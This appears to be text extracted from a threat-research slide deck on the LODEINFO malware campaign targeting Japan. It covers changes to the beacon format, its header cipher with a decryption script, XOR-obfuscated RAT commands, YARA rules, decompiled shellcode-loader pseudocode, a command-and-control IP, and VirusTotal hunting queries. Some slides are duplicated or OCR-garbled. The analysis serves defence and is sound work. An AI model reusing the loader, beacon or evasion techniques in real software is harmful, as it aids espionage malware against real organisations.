


# Changes in CnC communication data format

before  
v0.5.6



v0.5.6  
and later



Former header fields are encrypted



Former script no longer work again...

# Change in beacon data

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36 Edg/91.0.86.59
Host: 108.61.201.135
Content-Length: 260
Connection: Keep-Alive
Cache-Control: no-cache
```

| offset         | size (byte)     | description  |  |
|----------------|-----------------|--|--|
| 0              | 4               | data size  | 30 30 30 43 32<br>4B 54 4F 50 2D<br>48 44 4F 65 4F<br>00 00 67 69 34<br>4A 71 31 6B 45<br>30 78 00 00 00 |
| 4              | 4               | size of dummy data   |  |
| 0x11           | variable length | collected system information<br><b>“UNIXTIME of execution ANSI code MAC Address Computer Name#key for substitution cypher”</b> |  |
| data size + 27 | variable length | <b>unused Base64 (dummy) data</b>  |  |

**common key** for header  
decryption and dummy data added

|  |                             |
|--|-----------------------------|
| 37 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00                  | 7.....                      |
| 00 31 36 37 33   | 7C 39 33 32 7C .16735 932   |
| 30 30 30 43 32   | 41 7C 44 45 53 000C29 A DES |
| 4B 54 4F 50 2D   | : 23 4E 56 34 KTOP- #NV4    |
| 48 44 4F 65 4F 56 79 4C 00 00 00 00 00 00 00 00                  | HDOeOVyL.....               |
| 00 00 67 69 34 43 38 56 79 75 4C 7A 4C 38 50 6F ..gi4C8VuLyL8Po  |                             |
| 4A 71 31 6B 45 79 31 6B 4A 34 5F 4F 4D 6D 53 45 Jq1kEy1kJ4_0MmSE |                             |
| 30 78 00 00 00 AB AB AB AB AB AB AB AB FE EE FE 0x.....          |                             |

## Payload plain text

# Header encryption procedure

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36 Edg/91.0.86.59
Host: 108.61.201.135
Content-Length: 260
Connection: Keep-Alive
Cache-Control: no-cache
Header
```

7H1FTymxmYg=4Gvj7sWM0Wolg04pSzk6bzt7r5jYiwrh-wcguCcik1zjFaKZcdzNlzwCU-
ZhVzIVSdp5hoPlcAo1g3ix\_c0mB7MA75KdiPj4-
PisQwGMm2GFXnVd8yBXyl8NxI02hw2Sive1C9mgHZMbNd6Sdme7QBBI4N1adtAnfbx0q7ALMmY8gEJSWcakt5o
uqdveapdEZSl8lQWnvPDbUK\_BkER0amY3q4CK7FE-72HAuREk0L7uW78qUiTBAFHTTP/1.0 200 OK

Main Data  
Get key length bytes  
from Main Data

set as the POST parameter name,  
and used as a key for header encryption  
header is encrypted by the same substitution cipher

```
import sys

TABLE = b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

def dec_header(key: str, b64data: str) -> str:
    output: str = ""
    for i, d in enumerate(b64data):
        if TABLE.find(ord(d)) == -1:
            output += d
            continue
        k: str = key[i % len(key)]
        output += chr(TABLE[(TABLE.find(ord(d)) + TABLE.find(ord(k))) % 62])
    return output

if __name__ == "__main__":
    print(dec_header(sys.argv[1], sys.argv[2]))
```

```
python header_enc.py NV4HD0e0VyL uW78qUiTBAF
7H1FTymxmYg
```

**string index-based substitution cipher**  
(decryption script → Appendix D)

# RAT commands list obfuscation

command strings stored in a shellcode are **2bytes XORed (keys are unique for each command)**

```

mov    [esi+rat_struct.comm], 6D6DAA06h ; "comm" = 0x6D6DAA06 ^ 0xc565 = 0x6d6d6f63
mov    [esi+rat_struct.and], 64AB04h ; "and" = 0x64AB04 ^ 0xc565 = 0x646e61
mov    [esi+rat_struct.ls], 5A47h ; "ls" = 0x5A47 ^ 0x292B = 0x736c
mov    [esi+rat_struct.rm], 57B6h ; "rm" = 0x57b6 ^ 0x3AC4 = 0x6d72
mov    [esi+rat_struct.mv], 485Eh ; "mv" = 0x485E ^ 0x3E33 = 0x766d
mov    [esi+rat_struct.cp], 4302h ; "cp" = 0x4302 ^ 0x3361 = 0x7063
mov    [esi+rat_struct.cat], 7440D3h ; "cat" = 0x7440D3 ^ 0x21B0 = 0x746163
mov    [esi+rat_struct.mkdi], 69642553h ; "mkdi" = 0x69642553 ^ 0x4E3E = 0x69646b6d
mov    [esi+rat_struct.r], 4E4Ch ; "r" = 0x4E4C ^ 0x4E3E = 0x72
mov    [esi+rat_struct.send], 646E4924h ; "send" = 0x646E4924 ^ 0x2c57 = 0x646e6573
mov    [esi+rat_struct.null], 2C57h ; \x06 = 0x2c57 ^ 0x2c57

```

**create commands list**

```

mov    ecx, [esi+rat_struct.ls]
mov    ebx, eax
xor    ecx, 292Bh

```

compare command (**ls**)

```

mov    ecx, [esi+rat_struct.comm]
ebx, eax
xor    ecx, 0C565h
0
push   ebx
mov    [ebx], ecx
ecx, [esi+rat_struct.and]
xor    ecx, 0C565h
mov    [ebx+4], ecx
ecx, [ebp+arg_0]

```

compare command (**command**)

# RAT commands list obfuscation

command strings stored in a shellcode are **2bytes XORed (keys are unique for each command)**

```

mov    [esi+rat_struct.comm], 6D6DAA06h ; "comm" = 0x6D6DAA06 ^ 0xc565
mov    [esi+rat_struct.and], 64AB04h ; "and" = 0x64AB04 ^ 0xc565 = 0x64
mov    [esi+rat_struct.ls], 5A47h ; "ls" = 0x5A47 ^
mov    [esi+rat_struct.rm], 57Bch ; "rm" = 0x57b6 ^ 0x3E3D
mov    [esi+rat_struct.mv], 485Eh ; "mv" = 0x485E ^ 0x3E3D
mov    [esi+rat_struct.cp], 4302h ; "cp" = 0x4302 ^ 0x3361 = 0x4302
mov    [esi+rat_struct.cat], 7440D3h ; "cat" = 0x7440D3 ^ 0x21B0
mov    [esi+rat_struct.mkdi], 69642553h ; "mkdi" = 0x69642553 ^ 0x4E4C
mov    [esi+rat_struct.r], 4E4Ch ; "r" = 0x4E4C ^ 0x4E3E = 0x72
mov    [esi+rat_struct.send], 646E4924h ; "send" = 0x646E4924 ^ 0x2c57
mov    [esi+rat_struct.null], 2C57h ; \x06 = 0x2c57 ^ 0x2c57

```

**create commands list**

```

mov    ecx, [esi+rat_struct.comm]
mov    ebx, eax
xor    ecx, 292Bh

```

**compare command**

```

rule malware_lodeinfo_c2_cmd_xor_bruteforce
{
    meta:
        description = "Rule to detect xored command in LODEINFO"
        author = "JPCERT/CC Incident Response Group"
        hash = "3fda6fd600b4892bda1d28c1835811a139615db41c99a37747954dcccaebff6e"

    strings:
        xor_01 = { 72 64 6f 65 [3-20] 73 64 62 77 [3-20] 6c 64 6c 6e [3-20] 6a 68 6d 6d }
        xor_02 = { 71 67 6c 66 [3-20] 70 67 61 74 [3-20] 6f 67 6f 6d [3-20] 69 6b 6e 6e }
        xor_03 = { 70 66 6d 67 [3-20] 71 66 60 75 [3-20] 6e 66 6e 6c [3-20] 68 6a 6f 6f }
        xor_04 = { 77 61 6a 60 [3-20] 76 61 67 72 [3-20] 69 61 69 6b [3-20] 6f 6d 68 68 }
        xor_05 = { 76 60 6b 61 [3-20] 77 60 66 73 [3-20] 68 60 68 6a [3-20] 6e 6c 69 69 }
        xor_06 = { 75 63 68 62 [3-20] 74 63 65 70 [3-20] 6b 63 6b 69 [3-20] 6d 6f 6a 6a }
        xor_07 = { 74 62 69 63 [3-20] 75 62 64 71 [3-20] 6a 62 6a 68 [3-20] 6c 6e 6b 6b }
        xor_08 = { 7b 6d 66 6c [3-20] 7a 6d 6b 7e [3-20] 65 6d 65 67 [3-20] 63 61 64 64 }
        xor_09 = { 7a 6c 67 6d [3-20] 7b 6c 6a 7f [3-20] 64 6c 64 66 [3-20] 62 60 65 65 }

```

**YARA signatures based on  
commands list are no longer work**

<https://github.com/JPCERTCC/jpcert-yara/blob/main/other/lodeinfo.yara>

# Summary

---

- The operation is **highly motivated to attack Japan**, as evidenced by the well-crafted decoy documents and its CnC servers' location
- LODEINFO malware is continuously updated and used for campaigns targeting JAPAN
  - Very likely to be used after 2022
- TTPs change frequently
  - Efforts to avoid analysis by tools and signature matching have been continuously carried out
  - **Cannot hunt and defense from threats simply by applying threat intelligence from others as it is**

# Research and Hunting Methodologies

---

# Motivation of research

---

- Counteracting potential threats to your organization
  - In addition to reading threat reports,  
we need to continuously observe threats and track the latest attacks.
  - A representative example is the campaigns using LODEINFO.
- But it is difficult for us to handle raw incident cases...  
 **Aim to detect glimpses of threats with open-source intelligence !!**
- Actions we can take based on open-source threat intelligence
  - Continuous observation from externally published IoCs
  - Digging deeper into reports and creating specific detection logics
  - Collecting and sharing threat intelligence actively

# Sources of threat intelligence

---

## Twitter




Various intelligence is in here.

### Objectives:

- Broad information gathering
- Get the first report quickly

## ANY.RUN & Hybrid Analysis




Famous online sandboxes.

### Objectives:

- Searching for valuable artifacts
- Conducting YARA rule hunting

## VirusTotal




Online analysis service with large data sets.

### Objective:

- Real-time YARA rule hunting
- Downloading artifacts  
(Price: 2 million yen/year +)

# Threat intelligence monitoring on Twitter

The official Twitter client is too difficult to use in this purpose, so use TweetDeck to monitor key accounts and keywords.



# Utilizing VirusTotal

Collect artifacts from VirusTotal based on threat reports and IoCs

Analyze malwares and create YARA rules -> using **Livehunt** to hunt matched artifact real-time

👉 Rules with good accuracy -> import into your organizations' detection logic

The screenshot shows the 'RULESETS' section of the Livehunt interface. At the top, there is a navigation bar with a search bar, a 'New Livehunt Ruleset' button, and several dropdown menus for 'Modification date desc', 'Edit', 'Filter by', 'Sort by', and 'Help'. Below the navigation is a large central icon of a smartphone displaying a YARA rule symbol (three horizontal bars inside curly braces). Below the icon, the text 'You have not created any rulesets yet' is displayed. At the bottom of the page, there is a link 'Learn more about YARA or get inspiration looking at some interesting RAT decoder rules.' and a prominent blue button labeled 'Create your first ruleset'.

<https://www.virustotal.com/>

# Is it possible to create YARA rule for loaders ?

Implementation of Shellcode loader (SfsDll32.dll) changed greatly

The diagram illustrates the evolution of a shellcode loader's implementation from version 0.3.5 to 0.5.6. A dashed yellow arrow points from the v0.3.5 code on the left to the v0.5.6 code on the right, specifically highlighting the 'XOR decryption' section.

**v0.3.5 Pseudocode:**

```
61 Src[4] = 0;
62 Src[5] = 15;
63 LOBYTE(Src[0]) = 0;
64 sub_1000E30((int)Src);
65 Sleep(0x1F4u);
66 }
67 exec_shellcode = (_BYTE *)sub_1000137C(0x1415A);
68 memmove(exec_shellcode, &raw_shellcode, 0x1415Au);
69 key = exec_shellcode[0x14159];
70 for ( k = 0; k < 0x14159; ++k )
71 exec_shellcode[k] ^= key;
72 v27[6] = 0xC1;
73 v15 = 0;
74 *(DWORD *)&ProcName[8] = 0x858286B8;
75 *(DWORD *)&ProcName[12] = 0xA5989287;
76 v31 = 0x98C9884;
77 *(WORD *)v32 = 0x8F99;
78 v32[2] = 0;
79 // make strings, "VirtualProtect"
80 do
81 {
82 ProcName[v15 + 8] ^= v15 - 0x12;
83 ++v15;
84 }
85 while ( v15 < 0xE );
86 v32[2] = 0;
87 v16 = aa_encrypt_string(_BYTE *)v33 + 3, "Kernel32";
88 str_Kernel32 = aa_decode_string(v16);
89 hModule = LoadLibraryA(str_Kernel32);
90 VirtualProtect = GetProcAddress(hModule, &ProcName[8]);
91 if ( ((int (_stdcall *(_BYTIE *, int))VirtualProtect)(exec_shellcode, 0x1415
92 ((void *)(void))exec_shellcode()));
93 else
94 sub_10001E5A();
95 v33[0] = 0xB4A2A7BA;
96 v20 = 0;
```

**v0.5.6 Pseudocode:**


```
74 *((_m128i *)v8 - 1) = _mm_xor_si128(_mm_xor_si128(
75 (*(_m128i *)&v8[&raw_shellcode_48 - (_UNKNOWN *)exec_shellcode - 64]
76 (_m128i)xor_key_xmmword));
77 }
78 while ( !v9 );
79 v7 = hProv;
80 v1 = GetTickCount;
81 }
82 v10 = &exec_shellcode[v7];
83 v11 = 0x2101A - v7;
84 do
85 {
86 v12 = v10[raw_shellcode - exec_shellcode];
87 *v10++ = v12 ^ 0xED;
88 --v11;
89 }
90 file ( v11 );
91 open_s((FILE **)&v21, "GetErrorMode", "rb");
92 if ( v21 )
93 {
94 v13 = v1();
95 v14 = (void *)sub_10004FB9(hProv - v13 + 57);
96 j_j_j_free_base(v14);
97 SetLastError(0x39U);
98 CryptGenRandom(hProv, 0, (BYTE *)v14);
99 lstrcpyA((LPSTR)v14, "GetMenuItemInfoW");
100 LocalFree(v21);
101 lstrrenA((LPCSTR)v14);
102 }
103 VirtualProtect(exec_shellcode, 0x2101Au, 0x40u, &f10dProtect);
104 ((void *)*(void))exec_shellcode();
105 fopen_s((FILE **)&hProv, "GetErrorMode", "rb");
106 if ( hProv )
107 {
108 v15 = v1();
```

Easy to change implementation because loader works with a simple logic  
(sometimes) **cannot catch updated loaders by rules created for former samples**

hunting 1 byte XOR shellcodes by brute force rules is not going to work when encryption method changes (like RAT command 2 byte XOR)

# Find TTPs that rarely change based on reports


- LODEINFO's loader is side-loaded from default execution flow of legitimate executable
- Only two legitimate executables observed so far
  - SfsDIISSample.exe: 2020/05 ~ 2021/12
  - K7SysMon.exe: 2022/03 ~



[https://www.macnica.co.jp/business/security/cyberespionage\\_report\\_2021\\_6.pdf](https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf)

# Find TTPs that rarely change based on reports

- **assumption:**  
"It is more difficult to change legitimate executable than change implementation of loader"
- Only two legitimate executables observed so far
  - hunting all files to be Side-loaded
  - K7SysMon.exe: 2022/03 ~



[https://www.macnica.co.jp/business/security/cyberespionage\\_report\\_2021\\_6.pdf](https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf)

# Find function called from default execution flow

- analyze legitimate executable statically
- “**StartSystemMonitor**” is the only loaded function called from the default execution flow



malicious DLL Loader must have StartSystemMonitor in export table !

The screenshot shows a debugger interface. On the left, assembly code for the `WinMain` function is displayed:

```
int __stdcall WinMain(HINSTANCE Instance, HINSTANCE
2{
3    LPSTR CommandLineA; // ebx
4    DWORD CurrentProcessId; // eax
5    HANDLE MutexA; // edi
6    DWORD Type; // [esp+0h] [ebp-80h] BYREF
7    CHAR Name[260]; // [esp+4h] [ebp-7Ch] BYREF
8
9    Type = 0;
0    sub_401000((DWORD)&Type);
1    if ( Type == 1 )
2        return 0;
3    CommandLineA = GetCommandLineA();
4    CurrentProcessId = GetCurrentProcessId();
5    wsprintfA(Name, "K7TS001%08x", CurrentProcessId);
6    MutexA = CreateMutexA(0, 1, Name);
7    StartSystemMonitor(0, CommandLineA);
8    if ( MutexA )
9        CloseHandle(MutexA);
0    return 1;
1 }
```

A yellow box highlights the `StartSystemMonitor` call at line 7. A yellow arrow points from this call to the export table on the right.

The export table shows the following entries:

| Name                      | Address  | Ordinal      |
|---------------------------|----------|--------------|
| DllRegisterServer         | 10006AC0 | 1            |
| DllUnregisterServer       | 10002940 | 2            |
| <b>StartSystemMonitor</b> | 10005720 | 3            |
| DllEntryPoint             | 100014D1 | [main entry] |

# Using File search modifiers

Files with "StartSystemMonitor" in export table -> only **4** samples / 3 months

👉 **manageable amount !**

entity:file AND exports:StartSystemMonitor AND fs:90+

FILES 4 / 4

entity: search type

exports: function name in export table of PE

fs: first submission

| File Hash  | Submission Details   | File Preview   |
|--|--|--|
| F1C9BECFBDA9550786CBA8651A388D541073B9844B31                     | C:\ProgramData\lolol.dll (copy)<br>pedll checks-user-input | 27 / 71 19.00 KB 2022-11-07 2022-12-08                   |
| F26F9DF288E6F0AB3A560C55EAE259FAE1ED087AFB6E1                    | No meaningful names<br>pedll                               | 40 / 71 29.00 KB 2022-11-10 2022-11-11                   |
| FA5CF0030D5C6D390B7D3EACD904FA912760549F9436D0F4B552B804181FA133 | C:\ProgramData\lolol.dll (copy)<br>pedll                   | 30 / 71 29.00 KB 2022-11-07 06:37:38 2022-11-07 18:18:49 |
| 1849CEED0C58B58E6FA417DEFB7636D35801030CE30B0BEAC5B6F04634EB1440 |  |  |

# Creating YARA rule and hunt

Cheap but enough rule to hunt potential threats of LODEINFO

👉 Enabling since v0.5.9 observed, detect samples to v0.6.3

